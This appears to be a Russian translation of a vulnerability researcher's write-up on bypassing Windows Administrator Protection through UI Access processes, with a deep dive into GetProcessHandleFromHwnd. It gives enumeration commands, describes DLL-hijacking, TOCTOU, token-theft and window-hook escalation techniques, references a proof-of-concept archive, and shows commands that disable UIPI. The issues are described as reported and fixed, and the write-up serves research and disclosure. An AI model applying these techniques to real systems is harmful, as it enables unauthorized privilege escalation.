
Для поиска возможных кандидатов можно использовать мои инструменты PowerShell со следующей командой. Для наилучших результатов запустите её от имени администратора и замените <PID> идентификатором процесса пользователя с ограниченными правами. Команда не отфильтровывает исключённые каталоги, поэтому их придётся проверять самостоятельно.

```
PS> $paths = "C:\Windows", "C:\Program Files", "C:\Program Files (x86)"
PS> Get-AccessibleFile -Win32Path $paths -Access Execute,WriteData `
       -DirectoryAccess AddFile -Recurse -ProcessId <PID>
```

Последний подход — найти способ записать файл в существующее безопасное расположение с помощью отдельного механизма, не требующего обхода контроля доступа к этому каталогу. В ходе недавнего исследования я обнаружил именно такую проблему. Установщик Windows устанавливает файлы MSIX в каталог C:\Program Files\WindowsApps, который не исключён проверкой. По умолчанию Windows 11 разрешает устанавливать подписанные файлы MSIX без прав администратора.

Следовательно, исполняемый файл UI Access можно упаковать в установщик MSIX, подписать установщик произвольным сертификатом, после чего установленный исполняемый файл окажется в безопасном расположении. Конечно, для этого потребуется сертификат подписи кода, но получить его не так сложно, как кажется. При желании подписанный исполняемый файл UI Access, возможно, даже удастся незаметно добавить в приложение из магазина. Теперь, однако, это исправлено: каталог WindowsApps также исключён.

Интересно, что существует возможность `uiAccess` с ограниченными правами, которую при создании MSIX можно добавить в манифест, чтобы повысить уровень упакованного исполняемого файла до UI Access с целостностью High. Однако в этом случае для установки пакета требуются права администратора, как показано ниже, поэтому обходом это не является.



Перепрофилирование существующего безопасного исполняемого файла UI Access

Вторая категория — поиск функций внутри уже находящегося в безопасном расположении исполняемого файла с поддержкой UI Access, которыми можно злоупотребить. Командная строка процесса UI Access находится под вашим полным контролем: возможно, существует параметр для загрузки произвольной DLL?

Прежде чем искать эксплуатируемое поведение, нужно найти исполняемые файлы-кандидаты для обратного проектирования. Для поиска исполняемых файлов, в манифесте которых параметр `uiAccess` имеет значение true, можно использовать мои инструменты PowerShell.


```
PS> $paths = "C:\Windows", "C:\Program Files", "C:\Program Files (x86)"
PS> Get-ChildItem -Path $paths -Include *.exe -Recurse |
    ForEach-Object { Get-Win32ModuleManifest $_.FullName } |
    Where-Object UiAccess |
    Select-Object -ExpandProperty FullPath
```

Получив список кандидатов, придётся заняться обратным проектированием. Оставлю это вам.

Общие профиль и окружение

Одним из важных изменений защиты администратора стало разделение общего профиля пользователя с ограниченными правами и администратора. Цель состояла в том, чтобы предотвратить повышение привилегий посредством изменения профиля пользователя на диске или в реестре. К сожалению, поскольку процессы UI Access создаются на основе пользователя с ограниченными правами, как это было и в UAC, разделение на них не распространяется, и можно найти способы эксплуатации такого поведения.

Простой способ поиска потенциально эксплуатируемого поведения — запустить Process Monitor и перехватить события доступа к кусту реестра или каталогу профиля пользователя с ограниченными правами. Также можно перехватывать такие сущности, как сопоставление пользовательского диска `C:`, поскольку сеанс входа для пользователя с ограниченными правами и его процессов UI Access один и тот же.



Это хорошо известная проблема UI Access и UAC, поэтому, обнаружив её в защите администратора, я не особенно нуждался в том, чтобы сообщать о ней, но счёл это правильным. Чтобы проблему обработали должным образом, я нашёл конкретное эксплуатируемое условие и отправил сопутствующее доказательство концепции. В данном случае я обнаружил, что экранная клавиатура загружала DLL по пути, основанному на переменной окружения `CommonProgramFiles`. Переопределив эту переменную в кусте реестра пользователя, я мог перенаправить загрузку DLL и добиться выполнения произвольного кода в процессе UI Access.

Во время исследования я наткнулся на общедоступный обход, изначально предназначенный для UAC, но по-прежнему работавший с защитой администратора. Обход находился в приложении «Быстрая помощь», которое, похоже, является необязательным компонентом, но устанавливается в Windows 11 по умолчанию. Он использовал тот факт, что приложение «Быстрая помощь» загружает API WebView2 для отображения HTML-содержимого. WebView2 искал в пользовательском кусте переопределяемое расположение установки своей библиотеки. Если заменить его расположением под контролем пользователя, можно принудительно загрузить DLL в процесс UI Access.

Один из самых интересных аспектов этого обхода — использование неизвестного мне ранее API GetProcessHandleFromHwnd, позволяющего получить дескриптор ядра для процесса, создавшего окно, и добиться выполнения произвольного кода в процессе UI Access.

Эксплуатация RAiLaunchAdminProcess

Для запуска процесса UI Access оболочка вызывает RPC-метод `RAiLaunchAdminProcess` службы UAC. Как слишком часто бывает с API, которые не предоставляются напрямую и не документированы, в них может скрываться функциональность, приводящая к эксплуатируемому поведению.

Я сообщил о двух проблемах, позволявших добиться выполнения произвольного кода в процессе UI Access: одна была общедоступным обходом, а другая — ошибкой TOCTOU при обработке пути к исполняемому файлу. Общедоступный обход я описал в своей публикации об использовании моих инструментов PowerShell для вызова локальных методов RPC. В качестве примера я вызвал `RAiLaunchAdminProcess` и воспользовался тем, что служба не очищает флаги создания процесса.

Можно было передать флаг `DEBUG_PROCESS` и тем самым получить полный контроль над созданным процессом. В публикации это рассматривалось как обход UAC, но, разумеется, метод в равной степени применялся и к процессам UI Access, что я подробно описал в отправленном MSRC отчёте. Это была одна из тех ошибок, которые, как я опасался, не устранили при разработке защиты администратора, однако, поскольку она была *всего лишь* обходом UAC, её явно упустили из виду.

Вторая проблема находится в обработке пути к исполняемому файлу и позволяет скомпрометировать процесс UI Access. Набор параметров RPC-метода `RAiLaunchAdminProcess` очень похож на набор параметров API `CreateProcessAsUser`, который в конечном итоге вызывается для создания нового процесса. В частности, отдельно передаются строка с путём к создаваемому исполняемому файлу и командная строка для нового процесса.

Как я уже описывал в разделе о проверке безопасного каталога приложения, проверка выполняется не по недоверенной строке пути, предоставленной пользователем. Вместо этого файл открывается, а для сравнения извлекается окончательный разрешённый путь. Однако этот разрешённый путь используется только при проверке: при создании процесса исходный недоверенный путь передаётся функции `CreateProcessAsUser` в параметре `lpApplicationName`.

Например, если передать в качестве исполняемого файла путь `Z:\osk.exe`, служба попытается открыть его, а затем разрешить окончательное имя. Если диск `Z:` сопоставлен с каталогом `C:\Windows\system32`, она найдёт исполняемый файл `C:\Windows\system32\osk.exe`, расположенный в разрешённом безопасном каталоге. Однако затем путь `Z:\osk.exe` будет передан в качестве `lpApplicationName` функции `CreateProcessAsUser`.

Как этим воспользоваться? Новому процессу требуется базовый каталог, в котором он будет искать локально загружаемые DLL, а API `CreateProcessAsUser` использует в качестве такого каталога параметр `lpApplicationName` с удалённым именем исполняемого файла. Это означает, что процесс UI Access можно запустить по пути `Z:\osk.exe`; сначала он попытается загрузить неизвестные DLL из каталога `Z:\`. Если между созданием процесса и его попыткой загрузить DLL переназначить диск `Z:` на недоверенное расположение, можно принудительно загрузить в процесс недоверенную DLL и добиться выполнения произвольного кода. Сделать это легко: процесс UI Access можно создать приостановленным, передав `CREATE_SUSPENDED` при вызове `RAiLaunchAdminProcess`, затем переназначить диск и возобновить процесс.

Кража маркера доступа

Последняя упомянутая мной категория — кража маркера доступа. Она несколько отличается от остальных, поскольку обычно не позволяет получить уровень целостности High. Вместо этого вы получаете процесс с включённым флагом UI Access, которым можно управлять интерфейсом с более высоким уровнем целостности, но нельзя злоупотреблять такими механизмами, как оконные перехватчики.

Как я описывал в старой публикации, после создания процесса UI Access можно открыть его маркер доступа, дублировать его, снизить уровень целостности до Medium и, наконец, создать с этим маркером новый процесс. Ни один из этих шагов не отключал в маркере флаг UI Access.

После публикации Microsoft внесла изменение. Теперь при снижении уровня целостности маркера системным вызовом `NtSetInformationToken` флаг UI Access также отключается. Если снизить уровень целостности до Medium невозможно, маркер нельзя имперсонировать или использовать для нового процесса, что смягчает проблему.

Однако я заметил, что в ядре есть места, где уровень целостности маркера снижается без вызова `NtSetInformationToken`, поэтому флаг UI Access не отключается. Одним из вариантов было создание маркера контейнера приложения системным вызовом `NtCreateLowBoxToken`. Он устанавливает уровень целостности Low, что позволяет использовать новый маркер для создания процесса. Хотя процесс после этого работает в песочнице контейнера приложения, этого всё равно достаточно для отправки произвольных оконных сообщений более привилегированным процессам.

Тихий обход защиты администратора Windows

Предположим, теперь у нас есть выполнение кода в процессе UI Access с уровнем целостности High. Как использовать его для обхода защиты администратора? Нам нужно, чтобы от имени теневого администратора без уведомления был создан процесс, который во время выполнения создаёт окно. Затем можно применить SetWindowsHookEx, чтобы принудительно загрузить произвольную DLL в новый процесс.

Лучшим найденным мной вектором стало использование того факта, что запланированные задания можно настроить на выполнение с правами администратора. Это по-прежнему работает при включённой защите администратора, просто процесс задания работает от имени теневого администратора. Нам требуется включённое задание, которое может запустить пользователь с ограниченными правами и которое выполняется с правами администратора. Найти такое задание можно командой `Get-AccessibleScheduledTask` из моих инструментов PowerShell:

```
PS> Get-AccessibleScheduledTask -Access Execute |
    Where-Object {
        $_.AllowDemandStart -and $_.Enabled -and ($_.RunLevel -eq "Highest")
    } |
    Select-Object Name

Name
----
\Microsoft\Windows\DiskCleanup\SilentCleanup
\Microsoft\Windows\Input\LocalUserSyncDataAvailable
\Microsoft\Windows\Input\MouseSyncDataAvailable
...
```

Первое задание в списке, `SilentCleanup`, мне хорошо известно. Его неоднократно использовали для обхода UAC, например злоупотребляя тем, что для поиска исполняемого файла оно использует переменные окружения, которые может переопределить пользователь с ограниченными правами. Неожиданно оказалось, что проблема с переменными окружения не была исправлена в протестированной мной версии защиты администратора, поэтому я сообщил о ней

как об отдельной проблеме.

Если не учитывать проблему обработки переменных окружения, этим заданием можно злоупотребить, поскольку во время работы процесс создаёт окно. Достаточно установить перехватчик, запустить задание, дождаться загрузки вашей DLL-перехватчика процессом `cleanmgr.exe` — и защита администратора обойдена. Полное доказательство концепции, использующее этот подход, доступно **2026-02-12-administrator-protection-ui-access-poc.zip** (файл в files/2026-02-12-administrator-protection-ui-access-poc.zip).

Примечание: если вы хотите использовать API `GetProcessHandleFromHwnd`*, как это делает общедоступный обход QuickAssist, вероятно, потребуется выиграть гонку между созданием окном процесса и его завершением. Например, QuickAssist использует oplock файла, чтобы заставить процесс задания зависнуть при открытии определённого файла. При использовании подхода с оконными перехватчиками беспокоиться об этом не нужно.*

Выводы

Все проблемы, о которых я сообщил, были исправлены, но это не означает, что искать больше нечего. Надеюсь, теперь задача стала немного сложнее. Однако если вы можете добиться выполнения кода в процессе с уровнем целостности High — независимо от наличия UI Access, — это по-прежнему можно использовать для обхода защиты администратора. Надеюсь, любые новые возможности выполнения кода в процессе UI Access теперь будут считаться полноценными уязвимостями безопасности и исправляться.

В сравнении с первоначальным проектом защиты администратора процессы UI Access претерпели одно важное изменение: теперь они больше не работают от имени пользователя с ограниченными правами. Это изменение внесли для исправления проблемы 437868751. Вместо этого они создаются с отфильтрованной копией маркера теневого администратора. Это устраняет проблемы общего профиля, обеспечивая гораздо более чёткое разделение между процессами администратора и пользователем с ограниченными правами.

Время покажет, станет ли защита администратора успешной границей безопасности. Microsoft относится к ней серьёзно, однако более тщательное тестирование во время разработки позволило бы не упустить многие существовавшие ранее обходы UAC. Всем, кого интересует эта функция, я рекомендую изучить её теперь, когда она выпущена, а ранее известные ошибки исправлены.

Глубокое погружение в API GetProcessHandleFromHwnd

В предыдущей публикации я упомянул API GetProcessHandleFromHwnd. Я не знал о существовании этого API, пока не обнаружил общедоступный обход UAC, использующий приложение UI Access «Быстрая помощь». API показался мне интересным, поэтому я решил изучить его подробнее.

Обычно я начинаю с документации по незнакомому API, если она вообще существует. По ней можно понять, как давно существует API и какими свойствами безопасности он обладает. В примечаниях к документации содержатся три следующих утверждения, которые показались мне интересными:

> *Однако если у вызывающей стороны есть UIAccess, она может использовать оконный перехватчик для внедрения кода в целевой процесс, а затем изнутри целевого процесса отправить дескриптор обратно вызывающей стороне.*
>
> *GetProcessHandleFromHwnd — это вспомогательная функция, которая использует этот метод для получения дескриптора процесса, владеющего указанным HWND.*
>
> *Обратите внимание, что она успешно работает только тогда, когда вызывающий и целевой процессы запущены от имени одного пользователя.*

Интересно, что ни одно из этих утверждений не является полностью верным. Во-первых, как говорилось в предыдущей публикации, одного включённого UI Access для использования оконных перехватчиков недостаточно: уровень целостности должен быть не ниже уровня целевого процесса. Во-вторых, если посмотреть на реализацию `GetProcessHandleFromHwnd` в Windows 11, окажется, что это функция ядра Win32k, открывающая процесс напрямую, без оконных перехватчиков. Наконец, тот факт, что использующий этот API обход через «Быструю помощь» по-прежнему работает с защитой администратора, означает, что процессы могут выполняться от имени разных пользователей.

Разумеется, некоторые фактические неточности могли возникнуть из-за изменений, внесённых в UAC и UI Access за годы после выпуска Vista. Поэтому я решил провести небольшое исследование истории кода, чтобы узнать, как API менялся с годами, и, возможно, обнаружить интересное поведение.

Первая версия

Первая версия API появилась в Vista и была реализована в библиотеке `oleacc.dll`. В документации утверждается, что она поддерживалась ещё в Windows XP, но с учётом предназначения API это маловероятно. Проверка копии библиотеки из XP SP3 не обнаруживает API, поэтому можно считать документацию ошибочной. Сначала API пытается открыть процесс напрямую, но в случае неудачи использует оконный перехватчик именно так, как описано в документации.

Библиотека `oleacc.dll` с перехватчиком загружается в связанный с окном процесс через API `SetWindowsHookEx` с указанием идентификатора потока. Однако ничего не произойдёт, пока окну не будет отправлено специальное сообщение `WM_OLEACC_HOOK`. Функция перехватчика выглядит примерно так (проверки ошибок я удалил):

```
void HandleHookMessage(CWPSTRUCT *cwp) {
  UINT msg = RegisterWindowMessage(L"WM_OLEACC_HOOK");
```

```
  if (cwp->message != msg)
    return;

  WCHAR name[64];
  wParam = cwp->wParam;
  StringCchPrintf(name, _countof(name),
                  L"OLEACC_HOOK_SHMEM_%d_%d", wParam,
                  cwp->lParam);

  HANDLE mapping = OpenFileMapping(FILE_MAP_READ | FILE_MAP_WRITE,
                                   FALSE, name);
  DWORD *buffer = (DWORD*)MapViewOfFile(mapping,
           FILE_MAP_READ | FILE_MAP_WRITE, 0, 0, sizeof(DWORD));

  HANDLE caller = OpenProcess(PROCESS_DUP_HANDLE, FALSE,
                              cwp->wParam);
  HANDLE current = OpenProcess(PROCESS_DUP_HANDLE |
              PROCESS_VM_OPERATION | PROCESS_VM_READ |
              PROCESS_VM_WRITE | SYNCHRONIZE,
                   FALSE, GetCurrentProcessId());
  HANDLE dup;
  DuplicateHandle(CurrentProcess, current, caller, &dup,
                  0, 0, DUPLICATE_SAME_ACCESS);
  InterlockedExchange(buffer, (DWORD)dup);
  // Cleanup handles etc.
}
```

Параметры сообщения представляют собой идентификатор вызывающего процесса, который хочет открыть дескриптор процесса, и увеличивающийся счётчик. По этим параметрам открывается именованный раздел памяти, через который значение дублированного дескриптора передаётся обратно вызывающей стороне. Затем с ограниченным набором прав доступа открывается копия дескриптора текущего процесса и дублируется вызывающей стороне. Наконец, значение дескриптора копируется в общую память, после чего обработчик сообщения возвращает управление. Теперь вызывающая API сторона может получить дублированный дескриптор и использовать его по своему усмотрению.

Этот код может объяснять ещё несколько особенностей документации API. Если процессы работают от имени разных пользователей, целевой процесс, возможно, не сможет открыть вызывающий процесс с доступом `PROCESS_DUP_HANDLE`, и передача завершится ошибкой. Хотя API задаёт уровень целостности общей памяти, он не устанавливает DACL, что также помешает открыть её от имени другого пользователя. Разумеется, если целевой процесс работает от имени администратора, как в случае UAC, он почти наверняка имеет доступ и к вызывающему процессу, и к общей памяти, поэтому это несущественно.

Одно небольшое изменение внесли в Windows 7: функцию перехватчика перенесли из основной библиотеки `oleacc.dll` в отдельный двоичный файл `oleacchooks.dll`. В таблице экспорта функция перехватчика представлена без имени под порядковым номером 1. Эта DLL по-прежнему существует в последней версии Windows 11, хотя с тех пор API переместился в ядро и пользователей у неё больше нет.

Вторая версия

Вторая версия API появляется лишь значительно позже в жизненном цикле Windows 10 — в версии 1803. Именно в этой версии API перенесли в функцию ядра Win32k. API ядра экспортируется как `NtUserGetWindowProcessHandle` из `win32kfull.sys`. Приблизительно он реализован следующим образом:

```
HANDLE NtUserGetWindowProcessHandle(HWND hWnd,
                                    ACCESS_MASK DesiredAccess) {
```

```
  WND* wnd = ValidateHwnd(Wnd);
  if (!wnd) {
    return NULL;
  }

  THREADINFO* curr_thread =
               W32GetThreadWin32Thread(KeGetCurrentThread());
  THREADINFO* win_thread = wnd->Thread;;
  if (curr_thread->Desktop != win_thread->Desktop) {
     goto access_denied;
  }

  PROCESSINFO* win_process = win_thread->ppi;
  PROCESSINFO* curr_process = curr_thread->ppi;
  if (gbEnforceUIPI) {
    if (!CheckAccess(curr_process->UIPIInfo,
                     win_process->UIPIInfo)) {
      if (!curr_process->HasUiAccessFlag) {
        goto access_denied;
      }
    }
  } else if (win_thread->AuthId != curr_thread->AuthId) {
    goto access_denied;
  }
  if (win_thread->TIF_flags & (TIF_SYSTEMTHREAD |
                               TIF_CSRSSTHREAD)) {
    goto access_denied;
  }

  KPROCESS process = NULL;
  DWORD process_id = PsGetThreadProcessId(win_thread->KThread);
  PsLookupProcessByProcessId(process_id, &process);
  HANDLE handle = NULL;
  ObOpenObjectByPointer(process, 0, NULL, DesiredAccess,
    PsProcessType, KernelMode, &handle);
  return handle;

access_denied:
  UserSetLastError(ERROR_ACCESS_DENIED);
  return NULL;
}
```

Следует отметить, что новый API принимает `ACCESS_MASK`, задающую требуемый вызывающей стороне уровень доступа к дескриптору процесса. Это отличается от старой реализации, где требуемый доступ был фиксированным. Дескриптор окна проверяется и используется для поиска структуры Win32k `THREADINFO` связанного потока, после чего проверяется, что поток вызывающей стороны и целевое окно находятся на одном рабочем столе.

Затем выполняются проверки UIPI: сначала проверяется глобальная переменная `gbEnforceUIPI`. Если UIPI включён, вызывается метод `CheckAccess`, определяющий, разрешён ли вызывающей стороне доступ к процессу целевого окна. В случае неудачи проверяется наличие у вызывающей стороны флага UI Access: если его нет, функция запрещает доступ, а иначе позволяет продолжить. Проверка доступа очень проста:

```
BOOLEAN CheckAccess(UIPI_INFO *Current, UIPI_INFO* Target) {
  if (Current->IntegrityLevel > Target->IntegrityLevel) {
    return TRUE;
  }

  if (Current->IntegrityLevel != Target->IntegrityLevel) {
    return FALSE;
  }

  if (Current->AppContainerNo != Target->AppContainerNo &&
      Current->AppContainerNo != -1 &&
      Target->AppContainerNo != -1) {
    return FALSE;
  }
```

```
    return TRUE:
}
```

Если уровень целостности вызывающей стороны выше уровня цели, проверка немедленно завершается успешно. Если он ниже, она немедленно завершается неудачно. Но при одинаковом уровне целостности проверяется, находятся ли процессы в песочнице AppContainer и, если да, в одной ли и той же. Для процесса вне песочницы AppContainer значение `AppContainerNo` равно -1. Проверка также гарантирует, что процесс с низким уровнем целостности не получит доступ к процессу AppContainer, поскольку уже существует проверка, предотвращающая это при вызове `OpenProcess`. Если все условия соблюдены, проверка возвращает `TRUE`.

Если UIPI не применяется, сравниваются идентификаторы аутентификации. Функция разрешает доступ только тогда, когда вызывающая сторона находится в том же сеансе входа; следовательно, при отключённом UIPI доступ к процессам с повышенными правами UAC не разрешается. Последняя проверка определяет, принадлежит ли целевой поток системному процессу (то есть ядру) или процессу CSRSS. В этих случаях доступ запрещается.

Наконец, целевой процесс открывается по идентификатору процесса: сначала находится указатель `KPROCESS`, а затем с помощью `ObOpenObjectByPointer` открывается дескриптор с требуемым доступом. Критически важно, что режим доступа установлен в `KernelMode`. Это означает, что проверки доступа к объекту процесса не выполняются.

Очевидная проблема безопасности этой функции состоит в том, что целевой процесс открывается без проверки любых запрошенных вызывающей стороной прав доступа. В результате любой процесс с тем же или более высоким уровнем целостности может открыть любой другой процесс, если у того есть хотя бы одно окно.

Особенно опасно это для двух типов процессов. Первый — процессы песочницы с ограниченным маркером. Можно предположить, что возможность двум работающим на одном уровне целостности процессам с ограниченными маркерами обращаться друг к другу не имеет большого значения, однако это не всегда так. Например, Chromium не позволяет процессам визуализации открывать друг друга, причём некоторые из них обладают большими привилегиями, чем другие, например при отображении содержимого WebUI. К счастью, по крайней мере в этом случае процессы визуализации работают с блокировкой win32k и не могут создать окно, даже если захотят.

Второй тип — защищённые процессы. Если открыть дескриптор защищённого процесса с режимом доступа `KernelMode`, операция будет разрешена в полный обход защиты. Может показаться, что защищённый процесс не станет создавать окно, но это может быть окно только для сообщений, например для поддержки COM, о создании которого код может даже не знать.

Однако даже если у вызывающей стороны нет подходящего уровня целостности, достаточно включённого флага UI Access. Это означает, что такие методы, как моя атака с кражей маркера, позволят открыть любой другой процесс на том же рабочем столе, создавший окно. Об этой проблеме сообщили MSRC и исправили её как CVE-2023-41772. Автором отчёта был тот же исследователь Саша Майер, который обнаружил упомянутый ранее обход UI Access через «Быструю помощь».

Третья версия

Цель этой версии состояла в исправлении CVE-2023-41772, и в ней появились два крупных изменения. Первое и наиболее важное: если проверка UIPI завершается неудачно, функция по-прежнему проверяет включение флага UI Access. Однако теперь вместо разрешения продолжить выполнение она заставляет вызов `ObOpenObjectByPointer` открыть дескриптор с

режимом доступа UserMode, а не KernelMode.

Передача UserMode включает проверку доступа. В итоге включённый флаг UI Access не даёт дополнительных привилегий по сравнению с прямым вызовом системного вызова NtOpenProcess. Предположительно, такое поведение оставили ради совместимости. Однако поведение не изменилось, если уровень целостности вызывающей стороны не ниже уровня цели: объект процесса по-прежнему открывается с режимом доступа KernelMode. Следовательно, для песочниц с ограниченным маркером и защищённых процессов ничего не изменилось.

Второе, менее важное изменение состоит в том, что теперь требуемый доступ ограничен небольшим набором прав, соответствующим исходной реализации на основе перехватчика. Вызывающая сторона может передать функции только следующие права: PROCESS_DUP_HANDLE, PROCESS_VM_OPERATION, PROCESS_VM_READ и PROCESS_VM_WRITE, иначе доступ запрещается. Однако такого объёма доступа более чем достаточно, чтобы полностью скомпрометировать целевой процесс.

Последняя версия

В Windows 11 24H2 внесли два крупных изменения в поведение NtUserGetWindowProcessHandle. Первое касается проверки доступа UIPI; рассмотрим фрагмент кода:

```
BOOLEAN UIPrivilegeIsolation::CheckAccess(UIPI_INFO *Current,
                                          UIPI_INFO* Target) {
  if (!Feature_UIPIAlwaysOn_IsEnabled() &&
      !UIPrivilegeIsolation::fEnforceUIPI) {
    return TRUE;
  }

  if (Target->ProcessProtection != 0 &&
     (Target->ProcessProtection != Current->Protection)) {
    return FALSE;
  }

  if (Current->IntegrityLevel > Target->IntegrityLevel) {
    return TRUE;
  }

  ...
}
```

Изменение добавляет флаг функции Windows, принудительно и постоянно включающий UIPI; раньше UIPI можно было отключить изменением конфигурации системы. Флаг функции позволяет Microsoft проводить A/B-тестирование на системах Windows; вероятно, в будущем UIPI планируют включить навсегда.

Драйвер ядра также сохраняет защиту процесса как часть информации UIPI и проверяет, что целевой процесс либо не защищён, либо уровень защиты вызывающей стороны совпадает с его уровнем. Это предотвращает прежнюю атаку, позволявшую NtUserGetWindowProcessHandle открыть защищённый процесс.

Один недостаток этой проверки состоит в том, что она не использует сравнение, с помощью которого ядро определяет, превосходит ли один уровень защиты другой. В некотором смысле это хорошо, однако здесь есть небольшая ошибка. Существует уровень PPL App, устроенный так, чтобы процессы одного уровня не могли открывать друг друга. Вероятно, причина такого поведения в том, что PPL App предназначался для сторонних приложений из Магазина Windows. Реализованная проверка позволит одному процессу PPL App открыть другой; разумеется, сначала всё равно потребуется добиться выполнения кода в процессе PPL App, поэтому серьёзной

проблемой это не кажется.

Важно отметить, что проверка защиты игнорируется, если UIPI отключён на уровне системы. Поэтому при наличии прав администратора и готовности перезагрузить систему UIPI можно отключить, создав параметр реестра DWORD `EnforceUIPI` со значением 0 в ключе `HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System`. Возможно, также потребуется отключить флаг функции `UIPIAlwaysOn`; это можно сделать инструментом вроде ViVe, выполнив от имени администратора команду `ViveTool.exe /disable /id:56625134` и перезагрузив компьютер.

Второе крупное изменение находится в `NtUserGetWindowProcessHandle`. Теперь функция имеет два пути выполнения, управляемые флагом функции `ResponsiblePid`. Если флаг отключён, используется старый путь, а если включён, вызывается новая функция `GetWindowProcessHandleUnsafe`. По иронии судьбы, вопреки названию это, похоже, более безопасная версия API.

Главное изменение состоит в том, что для открытия процесса у вызывающей стороны должен быть включён флаг UI Access. Вызов API без флага UI Access вернёт ошибку отказа в доступе. Кроме того, если отключить UIPI на уровне системы, API также вернёт отказ в доступе, а не перейдёт к небезопасному режиму работы. По крайней мере в моей виртуальной машине с 25H2 флаг функции `ResponsiblePid` всегда включён, хотя, возможно, я просто участвую в A/B-тестировании.

